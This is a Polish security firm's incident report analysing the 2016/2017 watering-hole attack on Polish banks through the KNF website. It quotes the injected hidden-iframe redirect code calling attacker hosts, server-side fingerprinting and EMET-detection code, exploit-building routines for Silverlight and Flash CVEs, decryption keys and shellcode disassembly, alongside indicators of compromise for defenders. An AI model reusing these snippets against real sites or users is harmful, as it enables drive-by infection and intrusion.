prevenity
SECURITY SOLUTIONS

RAPORT

ANALIZA ATAKU NA BANKI W POLSCE

W niniejszym dokumencie inżynierowie firmy Prevenity opisali poszczególne fazy ataku, który miał miejsce na przełomie roku 2016/2017. Opisano też wykorzystywane przez intruzów techniki i narzędzia. Przedstawione zostały metody wykrywania śladów włamania pozostawione przez atakujących. Raport zawiera ogólne rekomendacje, które w przyszłości mogą zapobiec lub ograniczyć rozmiar podobnych incydentów związanych z bezpieczeństwem teleinformatycznym.

Warszawa, 14 kwietnia 2017 r.

RAPORT

ANALIZA ATAKU NA BANKI W POLSCE

SPIS TREŚCI

METODA WODOPOJU

(ang. waterhole attack)

W opisywanym ataku metoda ta polegała na zaatakowaniu serwera informacyjnego Komisji Nadzoru Finansowego. W Polsce dla wielu instytucji strona KNF jest codziennym źródłem informacji. Intruzi za pomocą jednej linii kodu utworzonego za pomocą języka HTML przekierowywali część zapytań ze strony KNF na serwery atakujące.

Prevenity Sp. z o.o.

Ul. Grzybowska 87
00-844 Warszawa
Polska

info@prevenity.com
www.prevenity.com
malware.prevenity.com

WSTĘP

Niniejszy dokument opisuje scenariusz ataku na banki w Polsce, zrealizowany na przełomie 2016 i 2017 roku. Celem tego opracowania jest przedstawienie metod działania intruzów oraz wskazanie, jak ataki tego typu mogą być wykrywane przez zespoły bezpieczeństwa (niekoniecznie instytucji finansowych).

Szerszy kontekst tego ataku w raporcie „Lazarus Under The Hood" opisała firma Kaspersky Lab, wskazując, że atak na banki w Polsce był częścią większej kampanii oraz wskazując cel. Również firma Symantec oraz BEA Systems, we własnych opracowaniach wskazywały, że atak dotyczył nie tylko banków w Polsce oraz że niektóre ślady związane są z grupą Lazarus z Korei Północnej. Grupą, która znana jest między innymi z ataku na bank w Bangladeszu.

W Polsce atak rozpoczął się w październiku 2016 roku od uzyskania nieuprawnionego dostępu do serwera www.knf.gov.pl. Komisja Nadzoru Finansowego publikuje informacje wykorzystywane na co dzień przez instytucje finansowe w Polsce. Intruzi, zamiast atakować poszczególne banki, znaleźli i wykorzystali podatność bezpieczeństwa na serwerze WWW urzędu KNF, z którego banki korzystają. Taki scenariusz ataku nosi nazwę metody wodopoju (ang. *watering hole*). Jedyną funkcją umieszczonego kodu HTML na serwerze KNF było przekierowywanie odwiedzających na inne serwery, kontrolowane przez intruzów. Serwery te zostały przejęte wcześniej przez intruzów z wykorzystaniem podatności bezpieczeństwa w aplikacji JBOSS.

W kolejnym kroku intruzi sprawdzali źródłowe adresy IP komputerów przekierowywanych z serwera www.knf.gov.pl i jeśli znajdowały się w przedziale interesujących adresów IP, próbowali uzyskiwać do nich nieuprawniony dostęp.

Zespół Prevenity obsługę incydentów dla jednego z banków rozpoczął pod koniec stycznia 2017 roku. Analiza stacji roboczych pozwoliła na szybką identyfikację serwera KNF jako źródła infekcji. W rezultacie tych działań został uruchomiony proces odłączenia serwera KNF od sieci Internet i ostatecznie 2 lutego 2017 roku serwer ten został odłączony.

Niniejszy raport powstał na podstawie danych zebranych podczas obsługi incydentów z dwóch instytucji finansowych w Polsce. Opisane wyniki pochodzą z analiz dysków twardych kilkudziesięciu stacji roboczych i serwerów oraz analiz dzienników zdarzeń pochodzących z systemów bezpieczeństwa i urządzeń sieciowych.

Oprócz raportu Kaspersky Labs (Incident #2 dotyczy kolejnego banku) zachęcamy również do zapoznania się z publikacjami dostępnymi na portalu ZaufanaTrzeciaStrona (www.z3s.pl/?s=KNF), który jako pierwszy ujawnił informacje o atakach 3 lutego 2017 roku.

Dziękujemy instytucjom, które wyraziły zgodę na publikację niniejszego raportu oraz osobom z kilku innych banków, które przekazały nam informacje o skutkach ataku w ich organizacjach.

FAZY ATAKU

Opisywany atak można podzielić na trzy główne fazy. Są to:

1. Infekcja
2. Rekonesans oraz Eskalacja uprawnień
3. Utrzymanie dostępu

Nie są to wszystkie elementy opisywanego ataku, ale mamy nadzieję, że ten uproszczony podział pozwoli na lepsze zrozumienie działań intruzów szerszej grupie czytelników.

Infekcja

Przeprowadzone analizy zainfekowanych stacji roboczych pozwalają na stwierdzenie, że atak rozpoczął się 4 października 2016 roku. Wtedy zostały zarejestrowane pierwsze przekierowania za pomocą IFRAME z serwera www.knf.gov.pl na serwer www.eye-watch.in - zawierający złośliwy kod. W późniejszym okresie strona KNF przekierowywała na drugi serwer, sap.misapor.ch.

- **www.eye-watch.in** – przekierowania od 4 października 2016 roku,
- **sap.misapor.ch** – przekierowania od 19 grudnia 2016 roku.

Domena www.eye-watch.in jest rozwiązywana na 19 adresów IP z czego 9 dostępnych było w różnych okresach od 4 października do dnia wykrycia przez nas serwera infekującego (www.knf.gov.pl) - 30 stycznia 2017 roku. Domena sap.misapor.ch jest rozwiązywana na 1 adres IP – strona dostępna od grudnia 2016 roku. Wyżej wspomniane adresy IP to: 54.225.70.157, 23.21.210.165, 23.23.104.162, 54.243.127.255, 23.21.194.68, 54.204.17.89, 54.243.79.224, 54.221.226.150, 54.235.128.97, 109.164.247.169.

Przeglądarki WWW użytkowników odwiedzających główną stronę WWW www.knf.gov.pl pobierały jeden ze skryptów napisanych w języku Javascript. W nim, na końcu, doklejony był fragment kodu którego ostatecznym celem było pobranie danych (narzedzi *exploit*) z serwera zewnętrznego www.eye-watch.in lub sap.misapor.ch.

Poniżej znajduje się fragment pliku accordian-src.js, który był umieszczony na stronie www.knf.gov.pl (**URL: https://www.knf.gov.pl/DefaultDesign/Layouts/KNF2013/resources/accordian-src.js?ver=11)**

Fragment zawartości IFRAME - przekierowującego na serwer **www.eye-watch.in**:

```
document.write("<div id='fgHpTk' width='0px' height='0px'><iframe name='forma' src='https://www.eye-watch.in/design/fancybox/images.jsp?pagenum=1' width='145px' height='146px' style='left:-2144px;position:absolute;top:0px;'></iframe></div>");
```

Fragment zawartości IFRAME - przekierowującego na serwer **sap.misapor.ch**:

```
document.write("<div id='efHpTk' width='0px' height='0px'><iframe name='forma' src='https://sap.misapor.ch/vishop/view.jsp?pagenum=1' width='145px' height='146px' style='left:-2144px;position:absolute;top:0px;'></iframe></div>");
```

Serwery infekujące weryfikowały źródłowy adres IP, z którego nawiązywane było połączenie. Oznacza to, że celem ataku nie były wszystkie komputery odwiedzające stronę www.knf.gov.pl ale tylko te, które należały do określonych podmiotów określonych przez intruzów jako cel ataku. Świadczy o tym analiza logów pochodzących z przejętych serwerów infekujących (http://baesystemsai.blogspot.com/2017/02/lazarus-watering-hole-attacks.html). Taki scenariusz ataku nazywany jest techniką *watering hole* (https://en.wikipedia.org/wiki/Watering_hole_attack).

Strony **www.eye-watch.in** oraz **sap.misapor.ch** uruchomione były na serwerach JBOSS (przejętych przez intruza za pomocą błędu bezpieczeństwa w oprogramowaniu JBOSS). Serwery te zawierały aplikacje WWW w postaci plików WAR. Pierwsza z aplikacji była wykorzystywana do:

- sprawdzenia źródłowego adresu IP,
- weryfikacji wersji i typu systemu operacyjnego,
- weryfikacji wersji i typu przeglądarki WWW,
- weryfikacji wersji innych aplikacji/wtyczek w systemie (flash, java, silverlight, office, adobe),
- weryfikacji obecności oprogramowania EMET,
- przygotowania i dostarczenia narzędzi typu *exploit*,
- przesłaniu i uruchomieniu pierwszego pliku wykonywalnego.

Przykład pierwszego zapytania GET przesyłanego z komputera ofiary:

```
https://www.eye-watch.in/design/fancybox/view.jsp?pagenum=1
```

Wartość parametru pagenum określała fazę procesu infekcji.

Faza I - PAGENUM = 1

Poniżej przedstawiony został fragment kodu, który obsługuje to zapytanie (*pagenum=1*). Wywołana była funkcja sprawdzająca czy źródłowy adres IP nie jest na liście blokowanych adresów IP - celem było określenie czy źródłowy adres IP jest w domenie banku lub innej instytucji która mogła być zaatakowana.

```
if (pagenum.equals("1"))
…
if ( block_ip(str_ip) == true )
                  {
                  log_write(log_filename, log_line + "\r\n");
                  return;
                  }
```

Następnie budowana jest strona zwracana do przeglądarki użytkownika. Zwracana strona zawiera skrypty i funkcje, których celem jest weryfikacja zainstalowanych wersji aplikacji i wtyczek przeglądarki WWW na atakowanej stacji roboczej. Uruchomiony skrypt buduje formularz, który przesyła za pomocą metody POST żądanie HTTP do serwera intruza z wartością *pagenum=2*.

```
var my_form=document.createElement('FORM');
my_form.setAttribute("name", "myForm");
my_form.setAttribute("method", "POST");
my_form.setAttribute("action", '<%=
request.getRequestURI().substring(request.getRequestURI().lastIndexOf("/") + 1) %>');
…

          var args = new Array(
                    ['<%= PARAMNAME_PAGENUM %>', '2'],
                    ['<%= PARAMNAME_REFERER %>', Base64.encode('<%= referer %>>')],
                    ['<%= PARAMNAME_OS %>', Base64.encode(getOS())],
                    ['<%= PARAMNAME_LANG %>', getLanguage()],
                    ['<%= PARAMNAME_BROWSERTYPE %>', browser[0] ],
                    ['<%= PARAMNAME_BROWSERVER %>', browser[1]],
                    ['<%= PARAMNAME_JAVAVER %>', plugin[0]],
                    ['<%= PARAMNAME_FLASHVER %>', plugin[1]],
                    ['<%= PARAMNAME_ADOBEREADERVER %>', plugin[2]],
                    ['<%= PARAMNAME_WMPVER %>', plugin[3]],
                    ['<%= PARAMNAME_SIVERLIGHT %>', plugin[4]],
                    ['<%= PARAMNAME_OFFICEVER %>', plugin[5]],
                    ['<%= PARAMNAME_SCRIPTVER %>', plugin[6]],
                    ['<%= PARAMNAME_EMETFLAG %>', emet_flag],
                    ['<%= PARAMNAME_UID %>', <%= uid %>]
                    );
…

my_form.submit();
```

Jednym z ciekawszych sprawdzeń jest funkcja wykrywająca aplikację EMET. **Na komputerach na których zainstalowany był EMET atak był blokowany przez to narzędzie.**

```
function emet(txt)
                    {
                              var xmlDoc = new ActiveXObject("Microsoft.XMLDOM");
                              xmlDoc.async = true;
                              xmlDoc.loadXML(txt);
                              if(xmlDoc.parseError.errorCode == -2147023083)
                                        return 1;
                              else return 0;
                    }
```

Wywołanie funkcji emet:

```
if( PluginDetect.isIE )
emet_flag = emet("<!DOCTYPE html PUBLIC '-//W3C//DTD XHTML 1.0 Transitional//EN'
'res://C:\\windows\\AppPatch\\EMET.DLL'>");
```

Faza II - PAGENUM = 2

Po odczytaniu niezbędnych danych (listy i wersji zainstalowanych komponentów), na serwerze budowany jest odpowiedni exploit, który jest przesyłany do stacji roboczej. Poniżej przedstawiony został fragment kodu, w którym znajdują się opisy podatności wykorzystywanych przez intruzów w tym ataku. Jest też odwołanie do plików zawierających exploity (*include/cambio.xap* i *include/cambio.swf*).

Nazwa pliku	**Suma MD5**
cambio.swf	1F2CD85583A4A56B764BA6429C2155EC
cambio.xap	4CC10AB3F4EE6769E520694A10F611D5

Pliki *cambio.swf* i *cambio.xap* są budowane i dołączane do zwracanej przeglądarce strony WWW za pomocą następujących funkcji:

- *genExp_20160034* – generowanie exploit dla Silverlight,
- *genExp_00000001* – generowanie exploit-ów dla Adobe Flash.

```
ArrayList<HashMap<String,String>> exploits = new ArrayList<HashMap<String,String>>();

HashMap<String,String> exploit_20160034 = new HashMap<String,String>();
HashMap<String,String> exploit_00000004 = new HashMap<String,String>();

exploit_20160034.put("cve", "2016-0034");
exploit_20160034.put("plugin","silverlight");
exploit_20160034.put("eid" , "00000001");
exploit_20160034.put("xapfile", "include/cambio.xap");
exploit_20160034.put("genExploitCode", "genExp_20160034");
exploit_20160034.put("bUse", exp_flags.get(exploit_20160034.get("cve")));
if (exploit_20160034.get("bUse") == null)
        exploit_20160034.put("bUse", "0");

exploit_00000004.put("cve", "0000-0001");
exploit_00000004.put("plugin", "flash");
exploit_00000004.put("eid", "00000002");
exploit_00000004.put("swffile", "include/cambio.swf");
exploit_00000004.put("genExploitCode", "genExp_00000001");
exploit_00000004.put("bUse", exp_flags.get(exploit_00000004.get("cve")));
if (exploit_00000004.get("bUse") == null)
        exploit_00000004.put("bUse", "0");

exploits.add(exploit_20160034);
exploits.add(exploit_00000004);
```

Sposób generowania oraz zawartość plików *cambio* został przedstawiony w dalszej części dokumentu.

Poniżej znajduje się przykład ilustrujący, jak budowany jest adres URL z pagenum = 3 (kolejna faza infekcji). Ten URL jest dodawany przez jedną z w/w funkcji do shellcode.

```
download_url = request.getRequestURL() + "?" + PARAMNAME_UID + "=" + uid + "&" + PARAMNAME_PAGENUM +
"=3" +"&" + PARAMNAME_EXPLOITID + "=" + exploit.get("eid");

                            if(exploit.get("cve") == "2016-0034")
                            {
                                    if(silver_ver.length <= 1)
                                            continue;

                                    download_url = download_url + "&" + PARAMNAME_STATUS + "=2" +
                                                                        "&" + PARAMNAME_DATA + "=";

exp_code = genExp_20160034(Integer.parseInt(browser_type), Integer.parseInt(silver_ver[0]),
Integer.parseInt(silver_ver[1]), Integer.parseInt(silver_ver[2]), download_url, exploit);
```

Intruzi wykorzystywali podatności bezpieczeństwa w następujących aplikacjach:

- Microsoft Sliverlight
- Adobe Flash


Podatności wykorzystywane w niniejszym ataku to:

Aplikacja	Podatność wg CVE	Data poprawki
Microsoft Sliverlight	CVE-2016-0034	Styczeń 2016
Adobe Flash	CVE-2015-8651	Grudzień 2015
	CVE-2016-1019	Kwiecień 2016
	CVE-2016-4117	Czerwiec 2016

Należy dodać, że te same pliki z podatnościami były wykorzystywane przez exploit kit-y takie jak *Neutrino Exploit Kit* czy *RIG Exploit Kit*.

FAZA III – PAGENUM = 3

Gdy wykonany zostanie kod exploit'a, a następnie *payload* w którym znajduje się adres URL to do serwera, przesyłane jest kolejne żądanie HTTP. Wtedy PAGENUM ma wartość = 3 a status = 2. Poniżej fragment payload z adresu URL na końcu ciągu znaków ASCII:



Serwer przesyła do stacji roboczej plik wykonywalny, który zapisywany jest jako *svchost.exe*. Poniżej fragment kodu obsługującego zapytanie GET z payload.

```
if (status.equals("2"))
                  {
                  con_path = path + MARK_ICO;
                  bin_path = path + DROP_ICO;
                  download_url = request.getRequestURL() +
                  "?" + PARAMNAME_UID + "=" + uid +
                  "&" + PARAMNAME_PAGENUM + "=3" +
                  "&" + PARAMNAME_STATUS + "=3";
                  }
                  else if (status.equals("3"))
                  {
                           icon_path = path + MARK_ICO;
                           bin_path = path + MEML_ICO;
                  }
```

Zanim opiszemy, co dalej działo się z plikiem svchost.exe, przyjrzyjmy się wykorzystanym exploit'om.

Budowa exploit-ów – szczegółowe informacje

Zgodnie z tym, co napisaliśmy wcześniej, dwie funkcje po stronie aplikacji WAR odpowiadają za przygotowanie exploit'ów przesyłanych do stacji roboczych. Są to:

- *genExp_20160034* – generowanie exploit dla Microsoft Silverlight,
- *genExp_00000001* – generowanie exploit-ów dla Adobe Flash.

Poniżej przedstawiony został fragment jednej z funkcji budującej odpowiedź do stacji roboczej dla podatności w Adobe Flash Player:

```
exp_code = String.format( "%s%s%s%s%s%s%s%s%s", Base64Decode(expcode1),
         exploit.get("swffile"),
         Base64Decode(expcode2),
         shell_code,
         Base64Decode(expcode3),
         exploit.get("swffile"),
         Base64Decode(expcode4),
         shell_code,
         Base64Decode(expcode5));
         return generate_obcode(exp_code);
```

Zawartość poszczególnych parametrów:

```
String expcode1 =
"PGh0bWw+DQo8Ym9keT4NCjxvYmplY3QgY2xhc3NpZD0iY2xzaWQ6ZDI3Y2RiNmUtYWU2ZC0xMWNmLTk2YjgtNDQ0NTUzNTQwMDAw
IiBjb2RlYmFzZT0iaHR0cDovL2Rvd25sb2FkLm1hY3JvbWVkaWEuY29tL3B1Yi9zaG9ja3dhdmUvY2Ficy9mbGFzaC9zd2ZsYXNoL
mNhYiIgd2lkdGg9IjEiIGhlaWdodD0iMSIgLz4NCjxwYXJhbSBuYW1lPSJtb3ZpZSIgdmFsdWU9Ig==";
String expcode2 =
"IiAvPg0KPHBhcmFtIG5hbWU9ImFsbG93U2NyaXB0QWNjZXNzIiB2YWx1ZT0iYWx3YXlzIiAvPg0KPHBhcmFtIG5hbWU9IkZsYXNo
VmFycyIgdmFsdWU9Ig==";
String expcode3 =
"IiAvPg0KPHBhcmFtIG5hbWU9IlBsYXkiIHZhbHVlPSJ0cnVlIiAvPg0KPGVtYmVkIHR5cGU9ImFwcGxpY2F0aW9uL3gtc2hvY2t3
YXZlLWZsYXNoIiB3aWR0aD0iMSIgaGVpZ2h0PSIxIiBzcmM9Ig==";
String expcode4 = "IiBhbGxvd1NjcmlwdEFjY2Vzcz0iYWx3YXlzIiBGbGFzaFZhcnM9Ig==";
String expcode5 = "IiBQbGF5PSJ0cnVlIi8+DQo8L29iamVjdD4NCjwvYm9keT4NCjwvaHRtbD4=";
```

Po odkodowaniu jest to szablon do uruchomienia exploit'a *cambio.swf*:

```
<html>
<body>
```

```
<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab" width="1" height="1"
/>
<param name="movie" value="
" />
<param name="allowScriptAccess" value="always" />
<param name="FlashVars" value="
" />
<param name="Play" value="true" />
<embed type="application/x-shockwave-flash" width="1" height="1" src="
" allowScriptAccess="always" FlashVars="
" Play="true"/>
</object>
</body>
</html>
```

W URL przekazywany jest też parametr *Health* którego wartość to klucz używany do odkodowania fragmentu exploit'a.

```
return "shell=" + shell_code + "&Health=" + key;
```

Gdzie wartość *key* to:

```
String key = "polki89jdm#ks@";
```


Wstępna analiza wykorzystanych exploit-ów

- **Silverlight - Plik Cambio.xap (MD5: 4CC10AB3F4EE6769E520694A10F611D5)**

Exploit znajduje się w aplikacji .NET. Najważniejszą funkcją w pliku wykonywalnym *cambio.xap* jest *MainPage()*. Na początku odkodowywany jest ciąg znaków '*binaryreader.Exploit*'. Jest to nazwa biblioteki i funkcji która będzie wywoływana z odkodowanego zasobu. Następnie wczytywany jest ten zasób i odkodowywany również za pomocą XOR. Poniżej przedstawiony został fragment tej funkcji:

```
byte[] array = new byte[Resource1._1.Length];
            Buffer.BlockCopy(Resource1._1, 54, array, 0, 30720);
            try
            {
                for (int i = 0; i < array.Length; i++)
                {
                    byte b = 56;
                    array[i] ^= b;
                }
                AssemblyPart assemblyPart = new AssemblyPart();
                Stream stream = new MemoryStream(array);
                return assemblyPart.Load(stream);
            }
```

Po odkodowaniu otrzymujemy nowy plik w formacie PE.



Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
0	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ ÿÿ
16	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸ @
32	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
48	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00	€
64	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	º ´ Í!¸ LÍ!Th
80	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
96	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
112	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode. $
128	50	45	00	00	4C	01	04	00	D5	92	F9	56	00	00	00	00	PE L Õ'ùV

```
Size:     30720
MD5:      7B4A8BE258ECB191C4C519D7C486ED8A
Compiled: Pn, mar 28 2016, 20:23:49  - 32 Bit .NET DLL
```

Funkcja nowego pliku - *run* jest wywoływana za pomocą *InvokeMember()*.

```
    …
    type.InvokeMember("run", 256, null, obj, new object[]
    {
      args.get_InitParams()
    });
```

W pliku znajduje się exploit dla 32- oraz 64-bitowej wersji systemu operacyjnego, opisany pod CVE-2016-0034.

- **Flash – Plik cambio.swf (MD5: 1F2CD85583A4A56B764BA6429C2155EC)**

Poniższy fragment znaleziony w odkodowanych skryptach może wskazywać, że jest to konfiguracja Neutrino Exploit Kit lub RIG Exploit Kit.

```
var _loc9_:String =
"{\"link\":{\"pnw8\":\"%TEMP%\",\"pnw22\":\"%TEMP%\",\"pnw23\":\"%TEMP%\",\"pnw24\":\"%TEMP%\",\"pnw2
5\":\"%TEMP%\",\"jsPing\":\"\",\"flPing\":\"\",\"bot\":\"\",\"backUrl\":\"\"},\"exploit\":{\"nw8\":{\
"enabled\":true},\"nw22\":{\"enabled\":true},\"nw23\":{\"enabled\":true},\"nw24\":{\"enabled\":true},
\"nw25\":{\"enabled\":true}},\"key\":{\"payload\":\"bqhgrdazxe\"},\"debug\":{\"flash\":true},\"marker
\":\"rtConfig\"";
```

Skrypt *String_Com* zawiera informacje, które pozwoliły nam na odkodowanie właściwego pliku (podobnie jak w przypadku Silverlight – jest to zasób).

```
var _loc6_:String = _var_33["Health"] as String;
```

Zawartość *Health* jest przekazywana jako parametr z infekującej strony. Oznacza to że bez wartości tego parametru nie możemy odszyfrować właściwego exploit'a. _loc1_ zawiera obiekt binarny, który jest dołączony do pliku swf. Fragment funkcji dekodującej właściwy exploit:


```
var _loc1_:ByteArray = new orinBin() as ByteArray;
        _loc3_ = 0;
        while(_loc3_ < _loc1_.length)
        {
           _loc1_[_loc3_] = _loc1_[_loc3_] ^ _loc6_.charCodeAt(_loc3_ % _loc6_.length);
           _loc3_++;
        }
        _loc1_.position = 85240;
```

Poniżej przedstawiony został fragment odkodowanego pliku binarnego FLASH:

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
0	46	57	53	20	EF	83	01	00	68	00	1F	18	00	05	78	00	FWS ď h x
16	00	18	01	00	44	11	19	00	00	00	41	13	00	43	02	CC	D A C Ě
32	EE	62	44	10	E8	03	3C	00	BF	14	79	86	00	00	01	00	îbD č < ż y†
48	00	00	6D	65	72	67	65	64	00	10	00	2E	00	91	01	A4	merged . ' ¤
64	A7	16	CE	B0	2E	81	E1	21	B9	D7	14	ED	88	28	B6	FC	§ Î°. á!ą× í(¶ü
80	14	C3	82	3A	AC	D2	15	82	CA	2D	D2	D4	2D	C1	BC	2A	Ă,:¬Ň ,Ę-ŇÔ-ÁĽ*
96	A0	91	25	EE	93	05	B2	F9	02	EF	80	19	A0	CD	2F	A1	'%î" ˛ů d€ Í/˘
112	88	32	AA	A1	37	ED	EA	1F	EC	91	39	81	8D	21	DF	D9	2 Ş˘7íę ě'9 !ßŮ
128	3B	F7	E3	0D	94	DD	12	B5	B3	39	96	A7	2B	A9	8F	1D	;÷ă "Ý µł9–§+©
144	8D	F8	2C	D1	AF	28	E4	B5	1C	DE	8E	24	8A	F9	0B	C3	ř,ŃŽ(äµ ŢŽ$Šů Ă
160	E3	2D	AB	AA	3A	E5	B5	1D	E9	99	17	93	FC	0C	BF	B9	ă-«Ş:Íµ é™ "ü ż¹

```
Size:      99311
MD5:       C3B84DF1D2503D8AEA06C054E3FD9072
```

Po dekompilacji musimy ponownie poddać go deobfuskacji. W pliku jest kilka obiektów binarnych oraz kilka funkcji z których najważniejsza to *fgkvcyrewj()*.



Obiekty binarne są zakodowane. Funkcja *s()* odpowiada za ich odkodowanie. Jest to algorytm RC4. Pierwszy parametr to klucz (umieszczony w obiekcie *2_v.ykopvwrqzxw*), a drugi to zakodowane dane.

Klucz ma wartość:

```
1B1520FF5D8816A85F02E4B6307D91AA90CA01B077C534E5664C6C69986D55B38275B2E0FDC9895DCB6D14FCEAA6A77B
```

Po odkodowaniu otrzymujemy ciągi znaków które zapisywane są w tablicy *g*:


addChild%COMPLETE%addEventListener%flash.display.Loader%stage%removeEventListener%ADDED_TO_STAGE%loadBytes%contentLoaderInfo

W ten sam sposób odkodowywany jest kolejny plik SWF:

```
_loc33_.writeBytes(new leletmggrlhbv() as ByteArray);
        _loc33_.writeBytes(new fggcorqmfa() as ByteArray);
        _loc33_ = this.s(_loc39_,_loc33_);
```

```
File:      s2.dat
Size:      54131
MD5:       07011F7AD8F57858BD2AC86A7DF6DD11
```

Poniżej pokazana jest jego zawartość:



Po dekompilacji otrzymujemy 6 kolejnych plików. Są to pliki binarne i skrypty wywołujące je:

- *Nw22_swf* – exploit,
- *Nw23_swf* – exploit,
- *Nw24_swf* – exploit,
- *Ns24_html* – strona html dostępna z lokalnego serwera http://localhost,
- *Res_js* – javascript,
- *Ns8_html* – strona html dostępna z lokalnego serwera http://localhost.

Skrypty odwołujące się po *localhost* są istotne, gdyż pozwalają na ominięcie mechanizmu *Protected Mode* w systemie Internet Explorer. Nie we wszystkich dostępnych exploit-ach ta metoda była zaimplementowana.

Plik *s2.dat* zaciemniony został narzędziem *DoSWF*. Podobnie jak w poprzednim pliku, obiekty binarne są zaszyfrowane. Po odszyfrowaniu część z nich należy rozpakować. Poniżej przedstawiony został fragment funkcji deszyfrująco-rozpakowującej:

```
this.§4§ = "hvxgiep857520";
var _loc5_:ByteArray = new §6§() as ByteArray;
_loc5_ = §'§.§decryptRC4§(_loc5_,this.§4§);
_loc5_.uncompress("deflate");
```

Obiekty SWF nie są kompresowane. Poniżej funkcje skrótów tych obiektów:

```
File:     nw22.dat
Size:     8318
MD5:      73D23846DC3FF7445F8DE9925565996B
```

```
File:     nw23.dat
Size:     9954
MD5:      325B5C3B7C68DB8897796595AAC646F7
```

```
File:     nw24.dat
Size:     16996
MD5:      9ADB18E8CBD9AB4CEBD1CCD4F2AE66E6
```

Informacje o podatnościach wykorzystywanych przez te pliki:

- NW22.dat - CVE-2015-8651,
- NW23.dat - CVE-2016-1019,
- NW24.dat - CVE-2016-4117.

Jeśli ktoś z czytelników jest zainteresowany dalszą analizą odszyfrowanych plików z exploit'ami polecamy zapoznać się z tym dokumentem: https://github.com/nccgroup/Cyber-Defence/blob/master/Technical%20Notes/Neutrino-EK/Flash%20Exploit%20Kit%20technical%20note.pdf.

Analiza shellcode

Zgodnie z tym, co napisaliśmy wcześniej, exploit w tym shellcode budowany jest dynamiczne. Fragmenty shellcode są zakodowane za pomocą funkcji XOR z kluczem 0x57. Na niektórych zainfekowanych stacjach roboczych można było znaleźć shellcode w katalogu:

```
C:\Users\<username>\AppData\Roaming\Macromedia\Flash Player\#SharedObjects\<random>\www.eye-watch.in\design\fancybox\include\cambio.swf\Exp_Data.sol.
```

Po deasemblacji, możemy zauważyć pierwszy ciąg znaków '*notepad.exe*':

```
; Segment type: Pure code
seg000          segment byte public 'CODE' use32
                assume cs:seg000
                assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
                push    ebp
                mov     ebp, esp
                sub     esp, 38h
                lea     eax, [ebp-38h]
                mov     dword ptr [ebp-0Ch], 'eton'
                push    eax
                mov     dword ptr [ebp-8], '.dap'
                mov     dword ptr [ebp-4], 'exe'
                call    sub_3F
                lea     eax, [ebp-38h]
                push    eax
                call    sub_D8
                lea     eax, [ebp-38h]
                push    eax
                lea     eax, [ebp-0Ch]
                push    eax
                call    sub_21D
                add     esp, 10h
